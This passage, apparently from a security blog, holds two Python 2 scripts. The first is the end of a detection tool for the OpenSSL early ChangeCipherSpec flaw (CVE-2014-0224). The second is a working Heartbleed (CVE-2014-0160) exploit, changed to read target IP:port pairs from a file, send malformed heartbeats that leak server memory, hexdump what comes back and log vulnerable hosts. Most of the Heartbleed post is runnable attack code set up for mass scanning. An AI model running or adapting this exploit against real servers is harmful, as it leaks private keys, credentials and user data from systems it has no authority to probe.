ssl3_cipher['\x00\x62'] = "TLS_RSA_EXPORT1024_WITH_DES_CBC_SHA"
ssl3_cipher['\x00\x63'] = "TLS_DHE_DSS_EXPORT1024_WITH_DES_CBC_SHA"
ssl3_cipher['\x00\x64'] = "TLS_RSA_EXPORT1024_WITH_RC4_56_SHA"
ssl3_cipher['\x00\x65'] = "TLS_DHE_DSS_EXPORT1024_WITH_RC4_56_SHA"
ssl3_cipher['\x00\x66'] = "TLS_DHE_DSS_WITH_RC4_128_SHA"
ssl3_cipher['\x00\x67'] = "TLS_DHE_RSA_WITH_AES_128_CBC_SHA256"
ssl3_cipher['\x00\x68'] = "TLS_DH_DSS_WITH_AES_256_CBC_SHA256"
ssl3_cipher['\x00\x69'] = "TLS_DH_RSA_WITH_AES_256_CBC_SHA256"
ssl3_cipher['\x00\x6A'] = "TLS_DHE_DSS_WITH_AES_256_CBC_SHA256"
ssl3_cipher['\x00\x6B'] = "TLS_DHE_RSA_WITH_AES_256_CBC_SHA256"
ssl3_cipher['\x00\x6C'] = "TLS_DH_anon_WITH_AES_128_CBC_SHA256"
ssl3_cipher['\x00\x6D'] = "TLS_DH_anon_WITH_AES_256_CBC_SHA256"
ssl3_cipher['\x00\x80'] = "TLS_GOSTR341094_WITH_28147_CNT_IMIT"
ssl3_cipher['\x00\x81'] = "TLS_GOSTR341001_WITH_28147_CNT_IMIT"
ssl3_cipher['\x00\x82'] = "TLS_GOSTR341094_WITH_NULL_GOSTR3411"
ssl3_cipher['\x00\x83'] = "TLS_GOSTR341001_WITH_NULL_GOSTR3411"
ssl3_cipher['\x00\x84'] = "TLS_RSA_WITH_CAMELLIA_256_CBC_SHA"
ssl3_cipher['\x00\x85'] = "TLS_DH_DSS_WITH_CAMELLIA_256_CBC_SHA"
ssl3_cipher['\x00\x86'] = "TLS_DH_RSA_WITH_CAMELLIA_256_CBC_SHA"
ssl3_cipher['\x00\x87'] = "TLS_DHE_DSS_WITH_CAMELLIA_256_CBC_SHA"
ssl3_cipher['\x00\x88'] = "TLS_DHE_RSA_WITH_CAMELLIA_256_CBC_SHA"
ssl3_cipher['\x00\x89'] = "TLS_DH_anon_WITH_CAMELLIA_256_CBC_SHA"
ssl3_cipher['\x00\x8A'] = "TLS_PSK_WITH_RC4_128_SHA"
ssl3_cipher['\x00\x8B'] = "TLS_PSK_WITH_3DES_EDE_CBC_SHA"
ssl3_cipher['\x00\x8C'] = "TLS_PSK_WITH_AES_128_CBC_SHA"
ssl3_cipher['\x00\x8D'] = "TLS_PSK_WITH_AES_256_CBC_SHA"
ssl3_cipher['\x00\x8E'] = "TLS_DHE_PSK_WITH_RC4_128_SHA"
ssl3_cipher['\x00\x8F'] = "TLS_DHE_PSK_WITH_3DES_EDE_CBC_SHA"
ssl3_cipher['\x00\x90'] = "TLS_DHE_PSK_WITH_AES_128_CBC_SHA"
ssl3_cipher['\x00\x91'] = "TLS_DHE_PSK_WITH_AES_256_CBC_SHA"
ssl3_cipher['\x00\x92'] = "TLS_RSA_PSK_WITH_RC4_128_SHA"
ssl3_cipher['\x00\x93'] = "TLS_RSA_PSK_WITH_3DES_EDE_CBC_SHA"
ssl3_cipher['\x00\x94'] = "TLS_RSA_PSK_WITH_AES_128_CBC_SHA"
ssl3_cipher['\x00\x95'] = "TLS_RSA_PSK_WITH_AES_256_CBC_SHA"
ssl3_cipher['\x00\x96'] = "TLS_RSA_WITH_SEED_CBC_SHA"
ssl3_cipher['\x00\x97'] = "TLS_DH_DSS_WITH_SEED_CBC_SHA"
ssl3_cipher['\x00\x98'] = "TLS_DH_RSA_WITH_SEED_CBC_SHA"
ssl3_cipher['\x00\x99'] = "TLS_DHE_DSS_WITH_SEED_CBC_SHA"
ssl3_cipher['\x00\x9A'] = "TLS_DHE_RSA_WITH_SEED_CBC_SHA"
ssl3_cipher['\x00\x9B'] = "TLS_DH_anon_WITH_SEED_CBC_SHA"
ssl3_cipher['\x00\x9C'] = "TLS_RSA_WITH_AES_128_GCM_SHA256"
ssl3_cipher['\x00\x9D'] = "TLS_RSA_WITH_AES_256_GCM_SHA384"
ssl3_cipher['\x00\x9E'] = "TLS_DHE_RSA_WITH_AES_128_GCM_SHA256"
ssl3_cipher['\x00\x9F'] = "TLS_DHE_RSA_WITH_AES_256_GCM_SHA384"
ssl3_cipher['\x00\xA0'] = "TLS_DH_RSA_WITH_AES_128_GCM_SHA256"
ssl3_cipher['\x00\xA1'] = "TLS_DH_RSA_WITH_AES_256_GCM_SHA384"
ssl3_cipher['\x00\xA2'] = "TLS_DHE_DSS_WITH_AES_128_GCM_SHA256"
ssl3_cipher['\x00\xA3'] = "TLS_DHE_DSS_WITH_AES_256_GCM_SHA384"
ssl3_cipher['\x00\xA4'] = "TLS_DH_DSS_WITH_AES_128_GCM_SHA256"
ssl3_cipher['\x00\xA5'] = "TLS_DH_DSS_WITH_AES_256_GCM_SHA384"
ssl3_cipher['\x00\xA6'] = "TLS_DH_anon_WITH_AES_128_GCM_SHA256"
ssl3_cipher['\x00\xA7'] = "TLS_DH_anon_WITH_AES_256_GCM_SHA384"
ssl3_cipher['\x00\xA8'] = "TLS_PSK_WITH_AES_128_GCM_SHA256"
ssl3_cipher['\x00\xA9'] = "TLS_PSK_WITH_AES_256_GCM_SHA384"
ssl3_cipher['\x00\xAA'] = "TLS_DHE_PSK_WITH_AES_128_GCM_SHA256"
ssl3_cipher['\x00\xAB'] = "TLS_DHE_PSK_WITH_AES_256_GCM_SHA384"
ssl3_cipher['\x00\xAC'] = "TLS_RSA_PSK_WITH_AES_128_GCM_SHA256"
ssl3_cipher['\x00\xAD'] = "TLS_RSA_PSK_WITH_AES_256_GCM_SHA384"
ssl3_cipher['\x00\xAE'] = "TLS_PSK_WITH_AES_128_CBC_SHA256"
ssl3_cipher['\x00\xAF'] = "TLS_PSK_WITH_AES_256_CBC_SHA384"
ssl3_cipher['\x00\xB0'] = "TLS_PSK_WITH_NULL_SHA256"
ssl3_cipher['\x00\xB1'] = "TLS_PSK_WITH_NULL_SHA384"
ssl3_cipher['\x00\xB2'] = "TLS_DHE_PSK_WITH_AES_128_CBC_SHA256"
ssl3_cipher['\x00\xB3'] = "TLS_DHE_PSK_WITH_AES_256_CBC_SHA384"
ssl3_cipher['\x00\xB4'] = "TLS_DHE_PSK_WITH_NULL_SHA256"
ssl3_cipher['\x00\xB5'] = "TLS_DHE_PSK_WITH_NULL_SHA384"
ssl3_cipher['\x00\xB6'] = "TLS_RSA_PSK_WITH_AES_128_CBC_SHA256"
ssl3_cipher['\x00\xB7'] = "TLS_RSA_PSK_WITH_AES_256_CBC_SHA384"
ssl3_cipher['\x00\xB8'] = "TLS_RSA_PSK_WITH_NULL_SHA256"
ssl3_cipher['\x00\xB9'] = "TLS_RSA_PSK_WITH_NULL_SHA384"
ssl3_cipher['\x00\xBA'] = "TLS_RSA_WITH_CAMELLIA_128_CBC_SHA256"
ssl3_cipher['\x00\xBB'] = "TLS_DH_DSS_WITH_CAMELLIA_128_CBC_SHA256"
ssl3_cipher['\x00\xBC'] = "TLS_DH_RSA_WITH_CAMELLIA_128_CBC_SHA256"
ssl3_cipher['\x00\xBD'] = "TLS_DHE_DSS_WITH_CAMELLIA_128_CBC_SHA256"
ssl3_cipher['\x00\xBE'] = "TLS_DHE_RSA_WITH_CAMELLIA_128_CBC_SHA256"
ssl3_cipher['\x00\xBF'] = "TLS_DH_anon_WITH_CAMELLIA_128_CBC_SHA256"
ssl3_cipher['\x00\xC0'] = "TLS_RSA_WITH_CAMELLIA_256_CBC_SHA256"
ssl3_cipher['\x00\xC1'] = "TLS_DH_DSS_WITH_CAMELLIA_256_CBC_SHA256"
ssl3_cipher['\x00\xC2'] = "TLS_DH_RSA_WITH_CAMELLIA_256_CBC_SHA256"
ssl3_cipher['\x00\xC3'] = "TLS_DHE_DSS_WITH_CAMELLIA_256_CBC_SHA256"
ssl3_cipher['\x00\xC4'] = "TLS_DHE_RSA_WITH_CAMELLIA_256_CBC_SHA256"
ssl3_cipher['\x00\xC5'] = "TLS_DH_anon_WITH_CAMELLIA_256_CBC_SHA256"
ssl3_cipher['\x00\x00'] = "TLS_EMPTY_RENEGOTIATION_INFO_SCSV"
ssl3_cipher['\xc0\x01'] = "TLS_ECDH_ECDSA_WITH_NULL_SHA"
ssl3_cipher['\xc0\x02'] = "TLS_ECDH_ECDSA_WITH_RC4_128_SHA"
ssl3_cipher['\xc0\x03'] = "TLS_ECDH_ECDSA_WITH_3DES_EDE_CBC_SHA"
ssl3_cipher['\xc0\x04'] = "TLS_ECDH_ECDSA_WITH_AES_128_CBC_SHA"
ssl3_cipher['\xc0\x05'] = "TLS_ECDH_ECDSA_WITH_AES_256_CBC_SHA"
ssl3_cipher['\xc0\x06'] = "TLS_ECDHE_ECDSA_WITH_NULL_SHA"
ssl3_cipher['\xc0\x07'] = "TLS_ECDHE_ECDSA_WITH_RC4_128_SHA"
ssl3_cipher['\xc0\x08'] = "TLS_ECDHE_ECDSA_WITH_3DES_EDE_CBC_SHA"
ssl3_cipher['\xc0\x09'] = "TLS_ECDHE_ECDSA_WITH_AES_128_CBC_SHA"
ssl3_cipher['\xc0\x0a'] = "TLS_ECDHE_ECDSA_WITH_AES_256_CBC_SHA"
ssl3_cipher['\xc0\x0b'] = "TLS_ECDH_RSA_WITH_NULL_SHA"
ssl3_cipher['\xc0\x0c'] = "TLS_ECDH_RSA_WITH_RC4_128_SHA"
ssl3_cipher['\xc0\x0d'] = "TLS_ECDH_RSA_WITH_3DES_EDE_CBC_SHA"
ssl3_cipher['\xc0\x0e'] = "TLS_ECDH_RSA_WITH_AES_128_CBC_SHA"
ssl3_cipher['\xc0\x0f'] = "TLS_ECDH_RSA_WITH_AES_256_CBC_SHA"
ssl3_cipher['\xc0\x10'] = "TLS_ECDHE_RSA_WITH_NULL_SHA"
ssl3_cipher['\xc0\x11'] = "TLS_ECDHE_RSA_WITH_RC4_128_SHA"
ssl3_cipher['\xc0\x12'] = "TLS_ECDHE_RSA_WITH_3DES_EDE_CBC_SHA"
ssl3_cipher['\xc0\x13'] = "TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA"
ssl3_cipher['\xc0\x14'] = "TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA"
ssl3_cipher['\xc0\x15'] = "TLS_ECDH_anon_WITH_NULL_SHA"
ssl3_cipher['\xc0\x16'] = "TLS_ECDH_anon_WITH_RC4_128_SHA"
ssl3_cipher['\xc0\x17'] = "TLS_ECDH_anon_WITH_3DES_EDE_CBC_SHA"
ssl3_cipher['\xc0\x18'] = "TLS_ECDH_anon_WITH_AES_128_CBC_SHA"
ssl3_cipher['\xc0\x19'] = "TLS_ECDH_anon_WITH_AES_256_CBC_SHA"
ssl3_cipher['\xC0\x1A'] = "TLS_SRP_SHA_WITH_3DES_EDE_CBC_SHA"
ssl3_cipher['\xC0\x1B'] = "TLS_SRP_SHA_RSA_WITH_3DES_EDE_CBC_SHA"
ssl3_cipher['\xC0\x1C'] = "TLS_SRP_SHA_DSS_WITH_3DES_EDE_CBC_SHA"
ssl3_cipher['\xC0\x1D'] = "TLS_SRP_SHA_WITH_AES_128_CBC_SHA"
ssl3_cipher['\xC0\x1E'] = "TLS_SRP_SHA_RSA_WITH_AES_128_CBC_SHA"
ssl3_cipher['\xC0\x1F'] = "TLS_SRP_SHA_DSS_WITH_AES_128_CBC_SHA"
ssl3_cipher['\xC0\x20'] = "TLS_SRP_SHA_WITH_AES_256_CBC_SHA"
ssl3_cipher['\xC0\x21'] = "TLS_SRP_SHA_RSA_WITH_AES_256_CBC_SHA"
ssl3_cipher['\xC0\x22'] = "TLS_SRP_SHA_DSS_WITH_AES_256_CBC_SHA"
ssl3_cipher['\xC0\x23'] = "TLS_ECDHE_ECDSA_WITH_AES_128_CBC_SHA256"
ssl3_cipher['\xC0\x24'] = "TLS_ECDHE_ECDSA_WITH_AES_256_CBC_SHA384"
ssl3_cipher['\xC0\x25'] = "TLS_ECDH_ECDSA_WITH_AES_128_CBC_SHA256"
ssl3_cipher['\xC0\x26'] = "TLS_ECDH_ECDSA_WITH_AES_256_CBC_SHA384"
ssl3_cipher['\xC0\x27'] = "TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA256"
ssl3_cipher['\xC0\x28'] = "TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA384"
ssl3_cipher['\xC0\x29'] = "TLS_ECDH_RSA_WITH_AES_128_CBC_SHA256"
ssl3_cipher['\xC0\x2A'] = "TLS_ECDH_RSA_WITH_AES_256_CBC_SHA384"
ssl3_cipher['\xC0\x2B'] = "TLS_ECDHE_ECDSA_WITH_AES_128_GCM_SHA256"
ssl3_cipher['\xC0\x2C'] = "TLS_ECDHE_ECDSA_WITH_AES_256_GCM_SHA384"
ssl3_cipher['\xC0\x2D'] = "TLS_ECDH_ECDSA_WITH_AES_128_GCM_SHA256"
ssl3_cipher['\xC0\x2E'] = "TLS_ECDH_ECDSA_WITH_AES_256_GCM_SHA384"
ssl3_cipher['\xC0\x2F'] = "TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256"
ssl3_cipher['\xC0\x30'] = "TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384"
ssl3_cipher['\xC0\x31'] = "TLS_ECDH_RSA_WITH_AES_128_GCM_SHA256"
ssl3_cipher['\xC0\x32'] = "TLS_ECDH_RSA_WITH_AES_256_GCM_SHA384"
ssl3_cipher['\xC0\x33'] = "TLS_ECDHE_PSK_WITH_RC4_128_SHA"
ssl3_cipher['\xC0\x34'] = "TLS_ECDHE_PSK_WITH_3DES_EDE_CBC_SHA"
ssl3_cipher['\xC0\x35'] = "TLS_ECDHE_PSK_WITH_AES_128_CBC_SHA"
ssl3_cipher['\xC0\x36'] = "TLS_ECDHE_PSK_WITH_AES_256_CBC_SHA"
ssl3_cipher['\xC0\x37'] = "TLS_ECDHE_PSK_WITH_AES_128_CBC_SHA256"
ssl3_cipher['\xC0\x38'] = "TLS_ECDHE_PSK_WITH_AES_256_CBC_SHA384"
ssl3_cipher['\xC0\x39'] = "TLS_ECDHE_PSK_WITH_NULL_SHA"
ssl3_cipher['\xC0\x3A'] = "TLS_ECDHE_PSK_WITH_NULL_SHA256"
ssl3_cipher['\xC0\x3B'] = "TLS_ECDHE_PSK_WITH_NULL_SHA384"
ssl3_cipher['\xfe\xfe'] = "SSL_RSA_FIPS_WITH_DES_CBC_SHA"
ssl3_cipher['\xfe\xff'] = "SSL_RSA_FIPS_WITH_3DES_EDE_CBC_SHA"
ssl3_cipher['\xff\xe0'] = "SSL_RSA_FIPS_WITH_3DES_EDE_CBC_SHA"
ssl3_cipher['\xff\xe1'] = "SSL_RSA_FIPS_WITH_DES_CBC_SHA"
def getSSLRecords(strBuf):
lstRecords = []
if len(strBuf)>=9:
sslStatus = struct.unpack('>BHHI', strBuf[0:9])
iType = (sslStatus[3] & (0xFF000000))>>24
iRecordLen = sslStatus[3] & (0x00FFFFFF)
iShakeProtocol = sslStatus[0]
iSSLLen = sslStatus[2]
#log(2,"iSSLLen == %d, len(strBuf) == %d, iRecordLen == %d",iSSLLen,len(strBuf),iRecordLen)
if (iRecordLen + 5 < iSSLLen):
#log(2,"Multiple Handshakes")
lstRecords.append((iShakeProtocol,iType))
iLoopStopper = 0
iNextOffset = iRecordLen + 9
while iNextOffset < len(strBuf):
iLoopStopper += 1
iCount = 0
while ((iNextOffset+4) > len(strBuf) and iCount < 5):
#log(2,"Need more data to fill buffer")
iCount += 1
rule.waitForData()
if len(rule.buffer) > 0:
strBuf += rule.buffer
if ((iNextOffset+4) > len(strBuf)):
#log(2,"End of message")
break
iTypeAndLen = struct.unpack(">I",strBuf[iNextOffset:iNextOffset+4])[0]
iRecordLen = iTypeAndLen & (0x00FFFFFF)
iType = (iTypeAndLen & (0xFF000000))>>24
lstRecords.append((iShakeProtocol,iType))
iNextOffset += (iRecordLen + 4)
if iLoopStopper > 8:
break
return lstRecords
elif (iRecordLen + 9 < len(strBuf)):
#log(2,"Multiple Records")
lstRecords.append((iShakeProtocol,iType))
iNextOffset = iRecordLen + 9
iLoopStopper = 0
while iNextOffset+6 < len(strBuf):
iLoopStopper += 1
iShakeProtocol = struct.unpack(">B",strBuf[iNextOffset])[0]
iRecordLen = struct.unpack(">H",strBuf[iNextOffset+3:iNextOffset+5])[0]
iType = struct.unpack(">B",strBuf[iNextOffset+5])[0]
#log(2,"iShakeProto == %d, iRecordLen == %d, iType == %d",iShakeProtocol,iRecordLen,iType)
lstRecords.append((iShakeProtocol,iType))
iNextOffset += iRecordLen + 5
if iLoopStopper > 8:
break
return lstRecords
elif (iRecordLen + 9 == len(strBuf)):
#log(2,"Single record")
sslStatus = checkSSLHeader(strBuf)
lstRecords.append((sslStatus[0],sslStatus[2]))
return lstRecords
return None
def checkSSLHeader(strBuf):
if len(strBuf)>=6:
sslStatus = struct.unpack('>BHHI', strBuf[0:9])
iType = (sslStatus[3] & (0xFF000000))>>24
iRecordLen = sslStatus[3] & (0x00FFFFFF)
iShakeProtocol = sslStatus[0]
iSSLLen = sslStatus[2]
return (iShakeProtocol,iSSLLen,iType,iRecordLen)
return None
def makeHello(strSSLVer):
r = "\x16" # Message Type 22
r += dSSL[strSSLVer]
strCiphers = ""
for c in ssl3_cipher.keys():
strCiphers += c
dLen = 43 + len(strCiphers)
r += struct.pack("!H",dLen)
h = "\x01"
strPlen = struct.pack("!L",dLen-4)
h+=strPlen[1:]
h+= dSSL[strSSLVer]
rand = struct.pack("!L", int(time.time()))
rand += "\x36\x24\x34\x16\x27\x09\x22\x07\xd7\xbe\xef\x69\xa1\xb2"
rand += "\x37\x23\x14\x96\x27\xa9\x12\x04\xe7\xce\xff\xd9\xae\xbb"
h+=rand
h+= "\x00" # No Session ID
h+=struct.pack("!H",len(strCiphers))
h+=strCiphers
h+= "\x01\x00"
return r+h
iVulnCount = 0
for strVer in ["TLSv1.2","TLSv1.1","TLSv1","SSLv3"]:
strHello = makeHello(strVer)
strLogPre = "[%s] %s:%d" % (strVer,strHost,iPort)
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
try:
s.connect((strHost,iPort))
s.settimeout(5)
except:
print "Failure connecting to %s:%d." % (strHost,iPort)
quit()
s.send(strHello)
#print "Sending %s Client Hello" % (strVer)
iCount = 0
fServerHello = False
fCert = False
fKex = False
fHelloDone = False
while iCount<5:
iCount += 1
try:
recv = s.recv(2048)
except:
continue
lstRecords = getSSLRecords(recv)
#strLogMessage = "iCount = %d; lstRecords = %s" % (iCount,lstRecords)
#log(2,strLogMessage)
if lstRecords != None and len(lstRecords) > 0:
for (iShakeProtocol,iType) in lstRecords:
if iShakeProtocol == 22:
if iType == 2:
fServerHello = True
elif iType == 11:
fCert = True
elif iType == 12:
fKex = True
elif iType == 14:
fHelloDone = True
if (fServerHello and fCert):
break
else:
#log(2, "Handshake missing or invalid. Aborting.")
continue
if not (fServerHello and fCert):
print "%s Invalid handhsake." % (strLogPre)
elif len(recv)>0:
#print "Received %d bytes. (%d)" % (len(recv),ord(recv[0]))
if ord(recv[0])==22:
iCount = 0
strChangeCipherSpec = "\x14"
strChangeCipherSpec += dSSL[strVer]
strChangeCipherSpec += "\x00\x01" # Len
strChangeCipherSpec += "\x01" # Payload CCS
#print "Sending Change Cipher Spec"
s.send(strChangeCipherSpec)
fVuln = True
strLastMessage = ""
while iCount < 5:
iCount += 1
s.settimeout(0.5)
try:
recv = s.recv(2048)
except socket.timeout:
#print "Timeout waiting for CCS reply."
continue
if (len(recv)>0):
strLastMessage = recv
if (ord(recv[0])==21):
fVuln = False
break
try:
if ord(strLastMessage[-7]) == 21: # Check if an alert was at the end of the last message.
fVuln=False
except IndexError:
pass
if fVuln:
print "[%s] %s:%d allows early CCS" % (strVer,strHost,iPort)
iVulnCount += 1
else:
print "[%s] %s:%d rejected early CCS" % (strVer,strHost,iPort)
else:
print "[%s] No response from %s:%d" % (strVer,strHost,iPort)
try:
s.close()
except:
pass
if iVulnCount > 0:
print "***This System Exhibits Potentially Vulnerable Behavior***"
quit(1)
else:
print "No need to patch."
quit(0)
Reference:
- http://www.tripwire.com/state-of-security/incident-detection/detection-script-for-cve-2014-0224-openssl-cipher-change-spec-injection/
- http://www.openssl.org/news/secadv_20140605.txt
Thanks.
Wednesday, 9 April 2014
A OpenSSL HeartBleed vulnerability Python
A hacker could gain Server's memory chuck using this vulnerability
#!/usr/bin/python
# Quick and dirty demonstration of CVE-2014-0160 by Jared Stafford (jspenguin@jspenguin.org)
# The author disclaims copyright to this source code.
import sys
import struct
import socket
import time
import select
import re
from optparse import OptionParser
'''
options = OptionParser(usage='%prog server [options]', description='Test for SSL heartbeat vulnerability (CVE-2014-0160)')
options.add_option('-p', '--port', type='int', default=443, help='TCP port to test (default: 443)')
'''
def ip_n_port(i):
data = str(i).replace("\n","")
data = str(i).replace(" ","")
data = data.split(":")
ip = data[0]
port = data[1]
return ip, port
def h2bin(x):
return x.replace(' ', '').replace('\n', '').decode('hex')
hello = h2bin('''
16 03 02 00 dc 01 00 00 d8 03 02 53
43 5b 90 9d 9b 72 0b bc 0c bc 2b 92 a8 48 97 cf
bd 39 04 cc 16 0a 85 03 90 9f 77 04 33 d4 de 00
00 66 c0 14 c0 0a c0 22 c0 21 00 39 00 38 00 88
00 87 c0 0f c0 05 00 35 00 84 c0 12 c0 08 c0 1c
c0 1b 00 16 00 13 c0 0d c0 03 00 0a c0 13 c0 09
c0 1f c0 1e 00 33 00 32 00 9a 00 99 00 45 00 44
c0 0e c0 04 00 2f 00 96 00 41 c0 11 c0 07 c0 0c
c0 02 00 05 00 04 00 15 00 12 00 09 00 14 00 11
00 08 00 06 00 03 00 ff 01 00 00 49 00 0b 00 04
03 00 01 02 00 0a 00 34 00 32 00 0e 00 0d 00 19
00 0b 00 0c 00 18 00 09 00 0a 00 16 00 17 00 08
00 06 00 07 00 14 00 15 00 04 00 05 00 12 00 13
00 01 00 02 00 03 00 0f 00 10 00 11 00 23 00 00
00 0f 00 01 01
''')
hb = h2bin('''
18 03 02 00 03
01 40 00
''')
def hexdump(s):
for b in xrange(0, len(s), 16):
lin = [c for c in s[b : b + 16]]
hxdat = ' '.join('%02X' % ord(c) for c in lin)
pdat = ''.join((c if 32 <= ord(c) <= 126 else '.' )for c in lin)
print ' %04x: %-48s %s' % (b, hxdat, pdat)
print
def recvall(s, length, timeout=5):
endtime = time.time() + timeout
rdata = ''
remain = length
while remain > 0:
rtime = endtime - time.time()
if rtime < 0:
return None
r, w, e = select.select([s], [], [], 5)
if s in r:
data = s.recv(remain)
# EOF?
if not data:
return None
rdata += data
remain -= len(data)
return rdata
def recvmsg(s):
hdr = recvall(s, 5)
if hdr is None:
print 'Unexpected EOF receiving record header - server closed connection'
return None, None, None
typ, ver, ln = struct.unpack('>BHH', hdr)
pay = recvall(s, ln, 10)
if pay is None:
print 'Unexpected EOF receiving record payload - server closed connection'
return None, None, None
print ' ... received message: type = %d, ver = %04x, length = %d' % (typ, ver, len(pay))
return typ, ver, pay
def hit_hb(s, ip, port):
s.send(hb)
while True:
typ, ver, pay = recvmsg(s)
if typ is None:
print 'No heartbeat response received, server likely not vulnerable'
return False
if typ == 24:
print 'Received heartbeat response:'
hexdump(pay)
if len(pay) > 3:
print 'ip: %s, port: %s' % (ip, port)
fp = open('result.txt', 'a')
fp.write('%s:%s' % (ip, port))
fp.close()
print 'WARNING: server returned more data than it should - server is vulnerable!'
else:
print 'Server processed malformed heartbeat, but did not return any extra data.'
return True
if typ == 21:
print 'Received alert:'
hexdump(pay)
print 'Server returned error, likely not vulnerable'
return False
def main(ip, port):
'''
opts, args = options.parse_args()
if len(args) < 1:
options.print_help()
return
'''
print ip, port
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
print 'Connecting...'
sys.stdout.flush()
s.connect((ip, int(port)))
print 'Sending Client Hello...'
sys.stdout.flush()
s.send(hello)
print 'Waiting for Server Hello...'
sys.stdout.flush()
while True:
typ, ver, pay = recvmsg(s)
if typ == None:
print 'Server closed connection without sending Server Hello.'
return
# Look for server hello done message.
if typ == 22 and ord(pay[0]) == 0x0E:
break
print 'Sending heartbeat request...'
sys.stdout.flush()
s.send(hb)
hit_hb(s, ip, port)
if __name__ == '__main__':
f = open("lists.txt", "r")
for i in f:
ip, port = ip_n_port(i)
try:
main(ip, port)
except:
print ('no connection')
f.close()
The file(lists.txt) is loading IPs should be "ip:port".
e. g,
1111:443
2222:8443
Reference:
http://www.exploit-db.com/exploits/32745/
http://heartbleed.com/
Thanks.